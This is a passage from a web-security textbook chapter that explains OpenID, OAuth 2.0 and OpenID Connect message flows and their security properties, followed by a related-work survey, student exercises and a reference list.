If the IdP is not yet known to the service provider, SP and IdP may negotiate an *association* (step 4). This is a shared secret from an (unsigned) Diffie-Hellman key agreement protocol. With this association, messages from the IdP to the SP can be protected with a cryptographic MAC (called “Signature” in the OpenID standard and Figure 20.16).

After this step, the OpenID message flow closely resembles the generic SSO flow from Figure 20.13. The only difference occurs in the optional messages (10) and (11), which are only needed if no association has been established between SP and IdP. In this case, SP delegates the validation of the OpenID token t to the IdP.

Security Security wasn’t the most crucial design criterion for OpenID. Any man-in-the-middle attacker can break the association phase, and the delegation of token validation in messages (10) and (11) is not explicitly protected against such attacks.

All generic attacks on SSO systems also work with OpenID. If XSS vulnerabilities exist or an attacker intercepts the token on the network, she/he can impersonate the

victim. Protection against generic attacks thus involves protection against web attacks on all SP and IdP instances and correct use and configuration of TLS between all OpenID entities.

In addition, implementing OpenID in SP and IdP is not trivial and conceptual mistakes can easily lead to vulnerabilities [51].

Importance The OpenID standard only marks an intermediate stage on the way to OAuth and OpenID Connect – OpenID is not used today and was classified by the IETF as obsolete.

20.3.4 OAuth

While Microsoft Passport, SAML, and OpenID were developed for *authentication* of end users/user agents, OAuth is intended to be used for *authorization* of the use of specific resources. This authorization is independent of user authentication and can easily be integrated into different platforms via an API.

There are two incompatible versions: OAuth 1.0 (RFC 5849 [28], with cryptography) and OAuth 2.0 (RFC6749 [30], without cryptography). The explanations in this section refer to OAuth 2.0.

Example When an application uses the “Sign in with Google” button from Figure 20.1, Google confirms the authenticity of specific data stored with Google. However, this can vary depending on the application. To access the online edition of a daily newspaper, it may be sufficient to obtain the user’s authentic e-mail address. In contrast, a webshop requires more data, such as the shipping address, any payment information that may be stored, and the e-mail address to notify the customer. If Google were to grant all applications access to all data, this could lead to abuse. Therefore, OAuth was developed to allow the user of webmail or webshop applications to determine which part of his Google data the application is allowed to access via a consensus query.

Terminology Although OAuth has a communication structure similar to SAML or OpenID – a web browser communicates with two or three servers, the terminology has been wholly changed (Figure 20.14). The term *client* is no longer used to refer to the combination of user and web browser but rather to the application that requests access to specific resources. The *client application* (Figure 20.17) can run on a web server, or it can be a desktop application or a mobile app. The *resource owner* interacts with the other components via a *user agent*. *Authorization server* and *resource server* often run on the same hardware but have different tasks.

Message flow: OAuth Code Grant OAuth defines four procedures for authorizing the client application: Authorization Code Grant, Implicit Grant, Resource Owner Password Credentials, and Client Credentials. We will only consider the first of these grants here, which is similar in structure to SSO protocols. In Figure 20.17,

the OAuth Code Grant message flow is shown for the case that the client application is a web application.




Fig. 20.17 Authorization of a web application to access a resource via OAuth Code Grant.

1. The human resource owner calls the client application via his user agent.
2. The user agent accesses the web application via HTTP GET.
3. The web application (e.g., an online photo printing service) requires external resources (e.g., photos from a social network) to perform its task. It, therefore, sends a *authorization request* to the authorization server via an HTTP redirect.
4. Optionally, the authorization server asks the resource owner via a graphical user interface (GUI) whether he wants to allow this access.
5. If permission is granted, the authorization server sends back an *authorization response* via HTTP-Redirect, which contains a parameter *code*.
6. This parameter is sent to the authorization server in the *access token request* ...
7. ... and is answered with an *access token*.
8. The Client Application can use the access token to ...
9. ... get access to the desired resource.

Security During the development of the OAuth framework, only the web attacker model was considered. Since OAuth heavily relies on TLS, no security against man-in-the-middle attacks is required – the exchanged parameters are not protected cryptographically. Implementations are partially flawed [74], and, by formal analysis, a flaw in the specification could be found [19].

Importance OAuth solves a fundamental problem in distributed applications where an all-powerful operating system can no longer manage access rights. Since OAuth is also used by major Internet companies – sometimes in slightly modified form – to manage third-party access to the resources they store, OAuth is now widely used on the WWW.

20.3.5 OpenID Connect

OpenID was replaced by its successor *OpenID Connect*. OpenID Connect is an extension of OAuth and uses the same roles but partly with different names (Figure 20.14). In addition to the authorization of resource accesses, which OAuth provides, OpenID Connect enables user authentication.




Fig. 20.18 Simplified process of user authentication with OpenID Connect in Code Flow.

Message flow Authentication with OpenID Connect is roughly equivalent to authorization under OAuth (Figure 20.18).

1. The end user wants to authenticate herself/himself. If she/he has entered the URL of the client application, ...
2. ... the user agent calls the protected resource.
3. The client application sends a request via HTTP redirect to the OpenID Provider to issue an access token and an ID token.

4. If the User Agent is already authenticated at the OpenID Provider, step 4 can be omitted. Otherwise, the end user must authenticate herself/himself here.
5. If the end-user's authentication was successful, the OpenID Provider answers the client application via HTTP redirect and sends a reference code to the generated token.
6. The client application sends this reference in the token request ...
7. ... and gets back an access token and an ID token. Using the ID token, which contains the end user's identity in JSON format and is often signed (section 21.3.2), it can now identify the end user.
8. Optionally, it can use the access token to retrieve detailed ID information about the end user ...
9. ... and receives this in UserInfo.
10. If the identified end user is authorized to access the requested resource, it will be delivered to her/him.

Security The security of OpenID Connect has been thoroughly investigated in [52]. Besides implementation errors, logical security gaps were found, which led to a modification of the standard.

Importance OAuth and OpenID Connect are easy to integrate into a web application – it is sufficient to include an appropriate JavaScript library on the application's start page. Both standards are used extensively by major providers such as Facebook, Google, Microsoft, and Paypal – either in the standardized form or in a slightly modified proprietary variant.

Related Work

Web technologies There are many excellent online references for web technologies like HTML, URLs, CSS, and JavaScript – the Mozilla Developer Network tutorial [12] is just one example. In addition, there are many textbooks on web technologies that treat the same topics.

Web security Both academic and non-academic literature on web security is abundant – any overview will necessarily be incomplete. A good starting point is the OWASP project, especially the OWASP Top Ten [71]. This overview tries to classify all known web attacks according to their severity. More information on each attack class, summarizing academic and non-academic research, can also be found there.

XSS XSS attack vectors are often found manually. Useful up-to-date lists can e.g. be found at [1]. Academic research concentrated on the automated creation [53] and automated detection [54, 69] of XSS vulnerabilities, and on edge cases [32, 31]. To mitigate XSS filter evasion techniques due to JavaScript obfuscation techniques, XSS filters within the DOM have been proposed [33] and are widely used.

CSRF William Zeller and Edward Felten [84] were the first to describe the dangers of CSRF attacks. Again, academic research concentrated on automated detection [60, 41] and automated mitigation approaches [14].

UI redressing Various aspects of UI redressing attacks were studied in [5, 35, 62, 42, 58].

Single Sign-On protocols The security of SAML assertions was studied in detail in [67].

In [73], model checking was applied to OpenID. An overview on security issues in OpenID was given in [15].

Implementations of OAuth were analyzed in [74, 48, 82], and app impersonation attacks were introduced in [34]. CSRF vulnerabilities also threaten the security of OpenID [65]. The standard itself was formally analyzed in [19]. OAuth user authentication was investigated in [76].

OpenID Connect was analyzed formally in [20] and empirically in [52]. The high-level implementation of OpenID Connect by Google was studied in [49]. Two-phase attacks on OpenID connect were studied in [55].

The question of which SSO protocols are implemented in the wild was addressed in [4]. The Browser ID SSO system proposed by Mozilla was analyzed in [18, 17]. SSO account hijacking was studied in [24]. The interplay between local session management and SSO was studied in [23]. In-browser communication techniques used in SSO flows were studied in [26, 27, 29].

SSO protocols are also used in mobile applications [11, 77, 85].

Problems

20.1 URLs

Consider the following URL:

https://en.wikipedia.org/wiki/URL#Internationalized_URL

- How are the destination IP address and TCP port number determined?
- Which part of this URL will be sent to the web server when issuing a GET request for this resource?
- Which part of this URL is only used in the browser and is never transmitted? Which purpose does this part have?

20.2 Same Origin Policy

Suppose the web page <https://secure.banking.com> embeds a JavaScript library from <https://xsscheats.org>. Will this library be able to access the password of an online banking customer?

20.3 Cross-origin communication

You are a car salesman for a Korean car manufacturer, and you are running your car database at <https://salesguy.co.uk>. You can retrieve a configuration list from this database to configure the car your customer wants to purchase. Now you have to

transfer the completed configuration to <https://koreancars.kr/orders>. Please sketch an HTML form that can do this.

20.4 Reflected XSS

Suppose your XSS filter replaces all occurrences of the string <script> with the empty string. This filter parses the 3rd-party content only once, and the filtered content is placed in the <body> element. Define a string that will, after filtering, start an alert window with the text "Your XSS filter sucks!".

20.5 CSRF

You are an investment banker, and a new startup company is approaching you. They aim to prevent CSRF attacks using a "military-grade three-factor authentication." Should you fund them?

20.6 SSO

Consider the generic SSO flow from Figure 20.13. Why do SP and IdP communicate via the browser in steps (2) and (4)? Wouldn't it be easier if they communicated directly?

20.7 MS Passport

Consider the script snarf.js in Figure 20.15. This script is loaded from `alive.znep.com`. Why should this script be able to read the HTTP cookies from `passport.com/ppsecure/404please`?

20.8 OpenID

- Why must OpenID identities be URLs?
- Sketch how a MitM attacker can impersonate an arbitrary number of end users at SP.

20.9 OAuth and OpenID Connect

What are the differences between Figure 20.17 and Figure 20.18?

References

1. Html5 security cheatsheet. <https://github.com/cure53/H5SC>
2. SELFHTML. <http://de.selfhtml.org>
3. Adams, C., Gilchrist, J.: The CAST-256 Encryption Algorithm. RFC 2612 (Informational) (1999). DOI 10.17487/RFC2612. URL <https://www.rfc-editor.org/rfc/rfc2612.txt>
4. Bai, G., Lei, J., Meng, G., Venkatraman, S.S., Saxena, P., Sun, J., Liu, Y., Dong, J.S.: AUTH-SCAN: Automatic extraction of web authentication protocols from implementations. In: ISOC Network and Distributed System Security Symposium – NDSS 2013. The Internet Society, San Diego, CA, USA (2013)
5. Baldazzi, M., Egele, M., Kirda, E., Balzarotti, D., Kruegel, C.: A solution for the automated detection of clickjacking attacks. In: D. Feng, D.A. Basin, P. Liu (eds.) ASIACCS 10: 5th ACM Symposium on Information, Computer and Communications Security, pp. 135–144. ACM Press, Beijing, China (2010)

6. Barth, A.: HTTP State Management Mechanism. RFC 6265 (Proposed Standard) (2011). DOI 10.17487/RFC6265. URL <https://www.rfc-editor.org/rfc/rfc6265.txt>
7. Barth, A.: The Web Origin Concept. RFC 6454 (Proposed Standard) (2011). DOI 10.17487/RFC6454. URL <https://www.rfc-editor.org/rfc/rfc6454.txt>
8. Berners-Lee, T., Fielding, R., Masinter, L.: Uniform Resource Identifier (URI): Generic Syntax. RFC 3986 (Internet Standard) (2005). DOI 10.17487/RFC3986. URL <https://www.rfc-editor.org/rfc/rfc3986.txt>. Updated by RFCs 6874, 7320, 8820
9. Braun, F., Heiderich, M., Vogelheim, D.: Html sanitizer api. <https://wicg.github.io/sanitizer-api/>
10. Çelik, T., Hickson, I., Bos, B., Lie, H.W.: Cascading style sheets level 2 revision 1 (CSS 2.1) specification. W3C recommendation, W3C (2011). [Http://www.w3.org/TR/2011/REC-CSS2-20110607](http://www.w3.org/TR/2011/REC-CSS2-20110607)
11. Chen, E.Y., Pei, Y., Chen, S., Tian, Y., Kotcher, R., Tague, P.: OAuth demystified for mobile application developers. In: G.J. Ahn, M. Yung, N. Li (eds.) ACM CCS 2014: 21st Conference on Computer and Communications Security, pp. 892–903. ACM Press, Scottsdale, AZ, USA (2014). DOI 10.1145/2660267.2660323
12. contributors, M.: Structuring the web with html. <https://developer.mozilla.org/en-US/docs/Learn/HTML>
13. Cure53: Dompurify. <https://github.com/cure53/DOMPurify>
14. De Ryck, P., Desmet, L., Joosen, W., Piessens, F.: Automatic and precise client-side protection against CSRF attacks. In: V. Atluri, C. Diaz (eds.) ESORICS 2011: 16th European Symposium on Research in Computer Security, *Lecture Notes in Computer Science*, vol. 6879, pp. 100–116. Springer, Heidelberg, Germany, Leuven, Belgium (2011). DOI 10.1007/978-3-642-23822-2_6
15. van Delft, B., Oostdijk, M.: A security analysis of openid. In: E. de Leeuw, S. Fischer-Hübner, L. Fritsch (eds.) Policies and Research in Identity Management - Second IFIP WG 11.6 Working Conference, IDMAN 2010, Oslo, Norway, November 18–19, 2010. Proceedings, *IFIP Advances in Information and Communication Technology*, vol. 343, pp. 73–84. Springer (2010). DOI 10.1007/978-3-642-17303-5_6. URL https://doi.org/10.1007/978-3-642-17303-5_6
16. Faulkner, S., Navara, E.D., Leithead, T., O'Connor, E., Berjon, R., Pfeiffer, S.: HTML5. Candidate recommendation, W3C (2013). <http://www.w3.org/TR/2013/CR-html5-20130806/>
17. Fett, D., Küsters, R., Schmitz, G.: An expressive model for the web infrastructure: Definition and application to the browser ID SSO system. In: 2014 IEEE Symposium on Security and Privacy, pp. 673–688. IEEE Computer Society Press, Berkeley, CA, USA (2014). DOI 10.1109/SP.2014.49
18. Fett, D., Küsters, R., Schmitz, G.: Analyzing the BrowserID SSO system with primary identity providers using an expressive model of the web. In: G. Pernul, P.Y.A. Ryan, E.R. Weippl (eds.) ESORICS 2015: 20th European Symposium on Research in Computer Security, Part I, *Lecture Notes in Computer Science*, vol. 9326, pp. 43–65. Springer, Heidelberg, Germany, Vienna, Austria (2015). DOI 10.1007/978-3-319-24174-6_3
19. Fett, D., Küsters, R., Schmitz, G.: A comprehensive formal security analysis of OAuth 2.0. In: E.R. Weippl, S. Katzenbeisser, C. Kruegel, A.C. Myers, S. Halevi (eds.) ACM CCS 2016: 23rd Conference on Computer and Communications Security, pp. 1204–1215. ACM Press, Vienna, Austria (2016). DOI 10.1145/2976749.2978385
20. Fett, D., Küsters, R., Schmitz, G.: The web SSO standard OpenID connect: In-depth formal security analysis and security guidelines. In: B. Köpf, S. Chong (eds.) CSF 2017: IEEE 30th Computer Security Foundations Symposium, pp. 189–202. IEEE Computer Society Press, Santa Barbara, CA, USA (2017). DOI 10.1109/CSF.2017.20
21. Foundation, O.: Openid connect. <https://openid.net/connect/>
22. Gajek, S., Schwenk, J., Steiner, M., Xuan, C.: Risks of the cardspace protocol. In: P. Samarati, M. Yung, F. Martinelli, C.A. Ardagna (eds.) ISC 2009: 12th International Conference on Information Security, *Lecture Notes in Computer Science*, vol. 5735, pp. 278–293. Springer, Heidelberg, Germany, Pisa, Italy (2009)

23. Ghasemisharif, M., Kanich, C., Polakis, J.: Towards automated auditing for account and session management flaws in single sign-on deployments. In: 2022 IEEE Symposium on Security and Privacy (SP), pp. 1774–1790 (2022). DOI 10.1109/SP46214.2022.9833753
24. Ghasemisharif, M., Ramesh, A., Checkoway, S., Kanich, C., Polakis, J.: O single sign-off, where art thou? An empirical analysis of single sign-on account hijacking and session management on the web. In: W. Enck, A.P. Felt (eds.) USENIX Security 2018: 27th USENIX Security Symposium, pp. 1475–1492. USENIX Association, Baltimore, MD, USA (2018)
25. Grossman, J., Hansen, R.: Clickjacking: Web pages can see and hear you. Blog (2008)
26. Guan, C., Li, Y., Sun, K.: Your neighbors are listening: Evaluating postmessage use in oauth. In: 2017 IEEE Symposium on Privacy-Aware Computing (PAC), pp. 210–211. IEEE (2017)
27. Guan, C., Sun, K., Lei, L., Wang, P., Wang, Y., Chen, W.: Dangerneighbor attack: Information leakage via postmessage mechanism in html5. Computers & Security **80**, 291–305 (2019)
28. Hammer-Lahav (Ed.), E.: The OAuth 1.0 Protocol. RFC 5849 (Informational) (2010). DOI 10.17487/RFC5849. URL <https://www.rfc-editor.org/rfc/rfc5849.txt>. Obsoleted by RFC 6749
29. Hanna, S., Shin, R., Akhawe, D., Boehm, A., Saxena, P., Song, D.: The emperor’s new apis: On the (in) secure usage of new client-side primitives. In: Proceedings of the Web, vol. 2 (2010)
30. Hardt (Ed.), D.: The OAuth 2.0 Authorization Framework. RFC 6749 (Proposed Standard) (2012). DOI 10.17487/RFC6749. URL <https://www.rfc-editor.org/rfc/rfc6749.txt>. Updated by RFCs 8252, 8996
31. Heiderich, M., Niemietz, M., Schuster, F., Holz, T., Schwenk, J.: Scriptless attacks: stealing the pie without touching the sill. In: T. Yu, G. Danezis, V.D. Gligor (eds.) ACM CCS 2012: 19th Conference on Computer and Communications Security, pp. 760–771. ACM Press, Raleigh, NC, USA (2012). DOI 10.1145/2382196.2382276
32. Heiderich, M., Schwenk, J., Frosch, T., Magazinius, J., Yang, E.Z.: mXSS attacks: attacking well-secured web-applications by using innerHTML mutations. In: A.R. Sadeghi, V.D. Gligor, M. Yung (eds.) ACM CCS 2013: 20th Conference on Computer and Communications Security, pp. 777–788. ACM Press, Berlin, Germany (2013). DOI 10.1145/2508859.2516723
33. Heiderich, M., Späth, C., Schwenk, J.: DOMPurify: Client-side protection against XSS and markup injection. In: S.N. Foley, D. Gollmann, E. Snekkenes (eds.) ESORICS 2017: 22nd European Symposium on Research in Computer Security, Part II, *Lecture Notes in Computer Science*, vol. 10493, pp. 116–134. Springer, Heidelberg, Germany, Oslo, Norway (2017). DOI 10.1007/978-3-319-66399-9_7
34. Hu, P., Yang, R., Li, Y., Lau, W.C.: Application impersonation: problems of oauth and API design in online social networks. In: A. Sala, A. Goel, K.P. Gummadi (eds.) Proceedings of the second ACM conference on Online social networks, COSN 2014, Dublin, Ireland, October 1–2, 2014, pp. 271–278. ACM (2014). DOI 10.1145/2660460.2660463. URL <https://doi.org/10.1145/2660460.2660463>
35. Huang, L.S., Moshchuk, A., Wang, H.J., Schecter, S., Jackson, C.: Clickjacking: Attacks and defenses. In: T. Kohno (ed.) USENIX Security 2012: 21st USENIX Security Symposium, pp. 413–428. USENIX Association, Bellevue, WA, USA (2012)
36. Inc., F.: Content security policy reference. <https://content-security-policy.com/>
37. International, E.: EcmaScript® 2023 language specification. <https://tc39.es/ecma262/>
38. Jacobs, I., Hors, A.L., Raggett, D.: HTML 4.01 Specification. W3C recommendation, W3C (1999). <http://www.w3.org/TR/1999/REC-html401-19991224>
39. van Kesteren, A.: Cross-origin resource sharing. <https://www.w3.org/TR/cors/> (2014). URL <https://www.w3.org/TR/cors/>
40. van Kesteren, A., Aubourg, J., Song, J., Steen, H.R.M.: XMLHttpRequest. <https://www.w3.org/TR/XMLHttpRequest/> (2916)
41. Khodayari, S., Pellegrino, G.: JAW: Studying client-side CSRF with hybrid property graphs and declarative traversals. In: M. Bailey, R. Greenstadt (eds.) USENIX Security 2021: 30th USENIX Security Symposium, pp. 2525–2542. USENIX Association (2021)
42. Kim, D., Kim, H.: We are still vulnerable to clickjacking attacks: About 99 % of Korean websites are dangerous. In: Y. Kim, H. Lee, A. Perrig (eds.) WISA 13: 14th International

- Workshop on Information Security Applications, *Lecture Notes in Computer Science*, vol. 8267, pp. 163–173. Springer, Heidelberg, Germany, Jeju Island, Korea (2014). DOI 10.1007/978-3-319-05149-9_10
- 43. KirstenS: Cross site request forgery (csrf). <https://owasp.org/www-community/attacks/csrf>
 - 44. KirstenS: Cross site scripting (xss). <https://owasp.org/www-community/attacks/xss/>
 - 45. Klein, A.: DOM based cross site scripting or XSS of the third kind. <http://www.webappsec.org/projects/articles/071105.shtml> (2005). URL <http://www.webappsec.org/projects/articles/071105.shtml>
 - 46. Klingenstein, N.: SAML V2.0 Holder-of-Key Web Browser SSO Profile. OASIS Committee Draft 02, 05.07.2009 (2009). <http://www.oasis-open.org/committees/download.php/33239/ssotc-saml-holder-of-key-browser-sso-cd-02.pdf>
 - 47. Kormann, D.P., Rubin, A.D.: Risks of the Passport Single Signon Protocol. Computer Networks, Elsevier Science Press **33**, 51–58 (2000)
 - 48. Li, W., Mitchell, C.J.: Security issues in oauth 2.0 SSO implementations. In: S.S.M. Chow, J. Camenisch, L.C.K. Hui, S. Yiu (eds.) Information Security - 17th International Conference, ISC 2014, Hong Kong, China, October 12–14, 2014. Proceedings, *Lecture Notes in Computer Science*, vol. 8783, pp. 529–541. Springer (2014). DOI 10.1007/978-3-319-13257-0_34. URL https://doi.org/10.1007/978-3-319-13257-0_34
 - 49. Li, W., Mitchell, C.J.: Analysing the security of google's implementation of openid connect. In: J. Caballero, U. Zurutuza, R.J. Rodríguez (eds.) Detection of Intrusions and Malware, and Vulnerability Assessment - 13th International Conference, DIMVA 2016, San Sebastián, Spain, July 7–8, 2016, Proceedings, *Lecture Notes in Computer Science*, vol. 9721, pp. 357–376. Springer (2016). DOI 10.1007/978-3-319-40667-1_18. URL https://doi.org/10.1007/978-3-319-40667-1_18
 - 50. Mainka, C., Mladenov, V., Feldmann, F., Krautwald, J., Schwenk, J.: Your software at my service: Security analysis of saas single sign-on solutions in the cloud. In: Proceedings of the 6th edition of the ACM Workshop on Cloud Computing Security, CCSW '14, Scottsdale, Arizona, USA, November 7, 2014, pp. 93–104 (2014). DOI 10.1145/2664168.2664172. URL <https://doi.org/10.1145/2664168.2664172>
 - 51. Mainka, C., Mladenov, V., Schwenk, J.: Do not trust me: Using malicious idps for analyzing and attacking single sign-on. In: IEEE European Symposium on Security and Privacy, EuroS&P 2016, Saarbrücken, Germany, March 21–24, 2016, pp. 321–336 (2016). DOI 10.1109/EuroSP.2016.33. URL <https://doi.org/10.1109/EuroSP.2016.33>
 - 52. Mainka, C., Mladenov, V., Schwenk, J., Wich, T.: Sok: Single sign-on security - an evaluation of openid connect. In: 2017 IEEE European Symposium on Security and Privacy, EuroS&P 2017, Paris, France, April 26–28, 2017, pp. 251–266 (2017). DOI 10.1109/EuroSP.2017.32. URL <https://doi.org/10.1109/EuroSP.2017.32>
 - 53. Martin, M.C., Lam, M.S.: Automatic generation of XSS and SQL injection attacks with goal-directed model checking. In: P.C. van Oorschot (ed.) USENIX Security 2008: 17th USENIX Security Symposium, pp. 31–44. USENIX Association, San Jose, CA, USA (2008)
 - 54. Melicher, W., Das, A., Sharif, M., Bauer, L., Jia, L.: Riding out DOMsday: Towards detecting and preventing DOM cross-site scripting. In: ISOC Network and Distributed System Security Symposium – NDSS 2018. The Internet Society, San Diego, CA, USA (2018)
 - 55. Mladenov, V., Mainka, C., Schwenk, J.: On the security of modern single sign-on protocols: Second-order vulnerabilities in openid connect. arXiv preprint arXiv:1508.04324 (2015)
 - 56. Neuman, C., Yu, T., Hartman, S., Raeburn, K.: The Kerberos Network Authentication Service (V5). RFC 4120 (Proposed Standard) (2005). DOI 10.17487/RFC4120. URL <https://www.rfc-editor.org/rfc/rfc4120.txt>. Updated by RFCs 4537, 5021, 5896, 6111, 6112, 6113, 6649, 6806, 7751, 8062, 8129, 8429, 8553
 - 57. Nicol, G., Champion, M., Hégaret, P.L., Robie, J., Wood, L., Byrne, S.B., Hors, A.L.: Document Object Model (DOM) Level 3 Core Specification. W3C recommendation, W3C (2004). <http://www.w3.org/TR/2004/REC-DOM-Level-3-Core-20040407>
 - 58. Niemietz, M., Schwenk, J.: Out of the dark: UI redressing and trustworthy events. In: S. Capkun, S.S.M. Chow (eds.) CANS 17: 16th International Conference on Cryptology and Network

- Security, *Lecture Notes in Computer Science*, vol. 11261, pp. 229–249. Springer, Heidelberg, Germany, Hong Kong, China (2017). DOI 10.1007/978-3-030-02641-7_11
- 59. Oppiger, R.: Microsoft.net passport: A security analysis. *Computer* (7), 29–35 (2003)
 - 60. Pellegrino, G., Johns, M., Koch, S., Backes, M., Rossow, C.: Deemon: Detecting CSRF with dynamic analysis and property graphs. In: B.M. Thuraisingham, D. Evans, T. Malkin, D. Xu (eds.) ACM CCS 2017: 24th Conference on Computer and Communications Security, pp. 1757–1771. ACM Press, Dallas, TX, USA (2017). DOI 10.1145/3133956.3133959
 - 61. Pemberton, S.: XHTML™ 1.0 The Extensible HyperText Markup Language (Second Edition). W3C recommendation, W3C (2002). <http://www.w3.org/TR/2002/REC-xhtml1-20020801>
 - 62. Possemato, A., Lanzi, A., Chung, S.P.H., Lee, W., Fratantonio, Y.: ClickShield: Are you hiding something? Towards eradicating clickjacking on android. In: D. Lie, M. Mannan, M. Backes, X. Wang (eds.) ACM CCS 2018: 25th Conference on Computer and Communications Security, pp. 1120–1136. ACM Press, Toronto, ON, Canada (2018). DOI 10.1145/3243734.3243785
 - 63. Ragouzis, N., Hughes, J., Philpott, R., Maler, E., Madsen, P., Scavo, T.: Security assertion markup language (saml) v2.0 technical overview. <https://www.oasis-open.org/committees/download.php/27819/sstc-saml-tech-overview-2.0-cd-02.pdf> (2008)
 - 64. Schwenk, J., Niemietz, M., Mainka, C.: Same-origin policy: Evaluation in modern browsers. In: 26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16–18, 2017., pp. 713–727 (2017). URL <https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/schwenk>
 - 65. Shernan, E., Carter, H., Tian, D., Traynor, P., Butler, K.R.B.: More guidelines than rules: CSRF vulnerabilities from noncompliant oauth 2.0 implementations. In: M. Almgren, V. Gulisano, F. Maggi (eds.) Detection of Intrusions and Malware, and Vulnerability Assessment - 12th International Conference, DIMVA 2015, Milan, Italy, July 9–10, 2015, Proceedings, *Lecture Notes in Computer Science*, vol. 9148, pp. 239–260. Springer (2015). DOI 10.1007/978-3-319-20550-2_13. URL https://doi.org/10.1007/978-3-319-20550-2_13
 - 66. Slemko, M.: Microsoft Passport to Trouble. <http://alive.znep.com/~marcs/passport/> (2001)
 - 67. Somorovsky, J., Mayer, A., Schwenk, J., Kampmann, M., Jensen, M.: On breaking SAML: Be whoever you want to be. In: T. Kohno (ed.) USENIX Security 2012: 21st USENIX Security Symposium, pp. 397–412. USENIX Association, Bellevue, WA, USA (2012)
 - 68. specs@openid.net: OpenID Authentication 2.0 – Final. [online] https://openid.net/specs/openid-authentication-2_0.html (2007)
 - 69. Steffens, M., Rossow, C., Johns, M., Stock, B.: Don't trust the locals: Investigating the prevalence of persistent client-side cross-site scripting in the wild. In: ISOC Network and Distributed System Security Symposium – NDSS 2019. The Internet Society, San Diego, CA, USA (2019)
 - 70. Sterne, B., Barth, A.: Content security policy 1.0. Candidate recommendation, W3C (2012). <Http://www.w3.org/TR/2012/CR-CSP-20121115/>
 - 71. van der Stock, A., Glas, B., Smithline, N., Gigler, T.: Owasp top ten. <https://owasp.org/www-project-top-ten/> (2021)
 - 72. Stone, B.: Wily weekend worms. https://blog.twitter.com/official/en_us/a/2009/wily-weekend-worms.html (2009)
 - 73. Sun, S., Hawkey, K., Beznosov, K.: Systematically breaking and fixing openid security: Formal analysis, semi-automated empirical evaluation, and practical countermeasures. *Comput. Secur.* **31**(4), 465–483 (2012). DOI 10.1016/j.cose.2012.02.005. URL <https://doi.org/10.1016/j.cose.2012.02.005>
 - 74. Sun, S.T., Beznosov, K.: The devil is in the (implementation) details: an empirical analysis of OAuth SSO systems. In: T. Yu, G. Danezis, V.D. Gligor (eds.) ACM CCS 2012: 19th Conference on Computer and Communications Security, pp. 378–390. ACM Press, Raleigh, NC, USA (2012). DOI 10.1145/2382196.2382238
 - 75. Thomas, S., Williams, L., Xie, T.: On automated prepared statement generation to remove sql injection vulnerabilities. *Information and Software Technology* **51**(3), 589–598 (2009)

76. Wang, H., Zhang, Y., Li, J., Gu, D.: The achilles heel of oauth: a multi-platform study of oauth-based authentication. In: S. Schwab, W.K. Robertson, D. Balzarotti (eds.) Proceedings of the 32nd Annual Conference on Computer Security Applications, ACSAC 2016, Los Angeles, CA, USA, December 5-9, 2016, pp. 167–176. ACM (2016). URL <http://dl.acm.org/citation.cfm?id=2991105>
77. Wang, R., Zhou, Y., Chen, S., Qadeer, S., Evans, D., Gurevich, Y.: Explicating SDKs: Uncovering assumptions underlying secure authentication and authorization. In: S.T. King (ed.) USENIX Security 2013: 22nd USENIX Security Symposium, pp. 399–314. USENIX Association, Washington, DC, USA (2013)
78. West, M.: Content security policy level 3. <https://www.w3.org/TR/CSP3/> (2021)
79. West, M., Barth, A., Veditz, D.: Content security policy level 2. <https://www.w3.org/TR/CSP2/> (2016)
80. WHATWG: Dom living standard — last updated 30 june 2022. <https://dom.spec.whatwg.org/>
81. WHATWG: Html living standard. <https://html.spec.whatwg.org/multipage/>
82. Yang, R., Li, G., Lau, W.C., Zhang, K., Hu, P.: Model-based security testing: An empirical study on OAuth 2.0 implementations. In: X. Chen, X. Wang, X. Huang (eds.) ASIACCS 16: 11th ACM Symposium on Information, Computer and Communications Security, pp. 651–662. ACM Press, Xi'an, China (2016)
